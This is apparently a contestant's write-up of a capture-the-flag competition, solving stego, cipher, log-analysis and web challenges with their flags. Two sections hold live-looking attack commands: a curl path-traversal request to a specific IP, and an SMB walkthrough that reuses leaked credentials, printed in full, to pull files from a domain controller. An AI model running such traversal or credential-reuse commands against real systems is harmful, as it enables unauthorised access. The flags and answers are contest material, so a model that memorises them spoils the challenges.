sanity check
I joined the discord the contest provided and went to the #announcements

Flag: SPL{3L337_H4cKeR_25}
the easy flag
First, I download the easychallenge.py file and run it.

So I got the flag
Flag: SPL{spl_is_cr4zy}
FileNOM
The challenge is to provide two audio files: BSN.wav and BSO.wav. But I just need to focus on the BSO.wav file Open with sonic-visualizer with spectrogram layer

Flag: SPL{991253426721BSN76}
tv buzz
First I downloaded the file and unzipped it to get the file weird_radio.wav I open it with sonic-visualizer And use the spectrogram layer

And I just need to convert the flag to the correct format.
Flag: SPL{h1dden-1n-sp3ctrum}
EncTy
This challenge gives a hex string so I decode it

But I found it was not in the correct SPL{…} format and I noticed it might be encoded by Caesar So I decode it with the dedicated web With key = 2

Flag:SPL{b9299f1a01852961cbae119a052e96aa753282e16e1f5a79c4051be022098883}
photo memories
I was given the bill_harper.jpg file and I tried strings

You think you got the flag Nah nah this is just a fake flag Then I tried binwalk and other commands and i thought this might be stego and i was right

Flag:SPL{2dfa898b8659508904d0c321d3139e4885a441442d7b587e938b31fa84e0d678}
slxughter
I was provided with 2 files with part of flag in each file Those 8 bytes decode to ASCII if XORed with the single-byte key 0x7F (127 decimal). So i write script: Script
1 | import zipfile, io |

But it seems like when you put it together it’s still missing the end.
Flag: SPL{brok3n_h3arts_and_fragment}
copy paste
First unzip the file and I got ‘server log для deepseek 2.txt’ I tried to find the password using strings and it really appeared.

But this is not a flag yet, the credential also needs a username.

Put together we get flag
Flag: SPL{student1:s3cr3t!}
dns sluth
This challenge i need to find suspicious subdomain Subdomains usually point to Public IP 203.x.x.x But this suspicious subdomain points to Private IP 192.168.x.x This is most likely a type of phishing that fakes a subdomain


Flag: SPL{support-hackorn.secpen.org}
mal medium
First unzip the file I got: network.log, pastebin.txt, strings.txt, vt_reports.json I opened pastebin.txt and saw lines that looked like attack payloads. Then i opened the network.log file to see if there were any suspicious domains and after removing Microsoft/Cloudflare I found 2 suspicious domains

So I tried to filter it out and found that this domain is very unusual with only 2 queries different from other normal domains with a lot of queries.

At this point I was able to determine that this was a C2 domain but to be sure I checked further.

User opens Word/Excel document → Macro inside runs → Macro spawns PowerShell to download payload from internet → Payload communicates out to C2 domain. This confirms that malicious-ops.secpen.net is the C2 domain.
Flag: SPL{malicious-ops.secpen.net}
TrainEnc

From the article’s description of “transposition” and seeing the SPL{…} form but scattered, I’m pretty sure this is a Rail Fence (zigzag) form.
1 | def railfence_decrypt(cipher, rails): |
curl -sS “http://64.227.171.211:8080/?page=../../../../tmp/flag.txt“ | sed -n ‘1,200p’

>Flag: SPL{e3550d74a7a981d5f18be938692898df}
## AD-DC (First Blood)
(Since I can't access the contest website again, so i can't describe it with pictures.)
I explored the site and read the source (HTML) → I found the credential exposed in the HTML comment.

* Why WEB: because I only use HTTP interface to collect information and errors belong to information disclosure layer (secret in client-side source).
* Exposing credentials to developer accounts → can use those credentials to access internal services (here SMB).
* List shares using developer credential (from WEB → switch to PWN): smbclient -L //13.71.126.207 -U 'developer%C|>@|#v863u)zl9G^&4}8kHl' -m SMB3Detected: share "flag", "Users", "SYSVOL", …
* Connect to share flag and get flag.txt file (contains credential svc-flag):
smbclient //13.71.126.207/flag -U 'developer%C|>@|#v863u)zl9G^&4}8kHl' -m SMB3 -c 'get flag.txt ./flag.txt'
cat flag.txt In the file I see: svc-flag:2<wN5cf4Zhu£mr!tP"5*,4v {Hint: PS Remoting …}
* Use credential svc-flag to enumerate Users and files:
smbmap -H 13.71.126.207 -u svc-flag -p '2<wN5cf4Zhu£mr!tP"5*,4v]' -r Users Result: see flag.txt file (in Users/svc-flag), many exe (nc.exe, winPEASx64.exe,…)
* Download the final flag.txt file from Users/svc-flag
smbclient //13.71.126.207/Users -U "svc-flag%<PW>" -m SMB3 -c 'lcd ~/bsn_downloads/svc-flag/Desktop; get "svc-flag/flag.txt" flag.txt'
cat ~/bsn_downloads/svc-flag/Desktop/flag.txt
So i got flag
>Flag:SPL{2a53db3573d28d0f13790be5a112cdeee4ee87064cd03c8a3ad8e2606d15464651556448888}
## bardeck
In the PDF file I saw a code that Brainfuck decoded to get 'Rabbit Dance over the Train'

It seems that this hint is related to the barcode contained in the PDF file.

I tried scanning the barcode but it didn't work so I tried searching manually

Luckily I found the product name is Catch Club Soda and remember no need to add "_" I lost quite a bit of time because of this silly mistake
>Flag: SPL{CatchClubSoda}
## time capsule
Unzip the file and I get: drop.jpg, flag.zip, forum_logs.txt, pubkeys.asc, users.csv. In flag.zip there is a flag and your task is to find the password to open it.
I read the pubkeys.asc file and found a suspicious place. Everything else is normal, but only here is there a comment.

And when I decode that part in base58, I get the pass: "s3cr3t-pass-2025"

I thought this was the password for the zip file but it's not
So I checked the other files to see if there was anything different.
I open drop.jpg and see the message "Drop image - don't be fooled" this seems like a hint

So I looked to see if anything was hidden inside the photo.
And "Boom" I saw the place that probably needed a pass just now

Enter the password and get a file named "steganopayload674373.txt"

Read steganopayload674373.txt
So the password to open the zip file is "ZipUp"
>Flag: SPL{0001111time_capsule_of_lies}
Thanks for reading my write up, I hope it was helpful to you.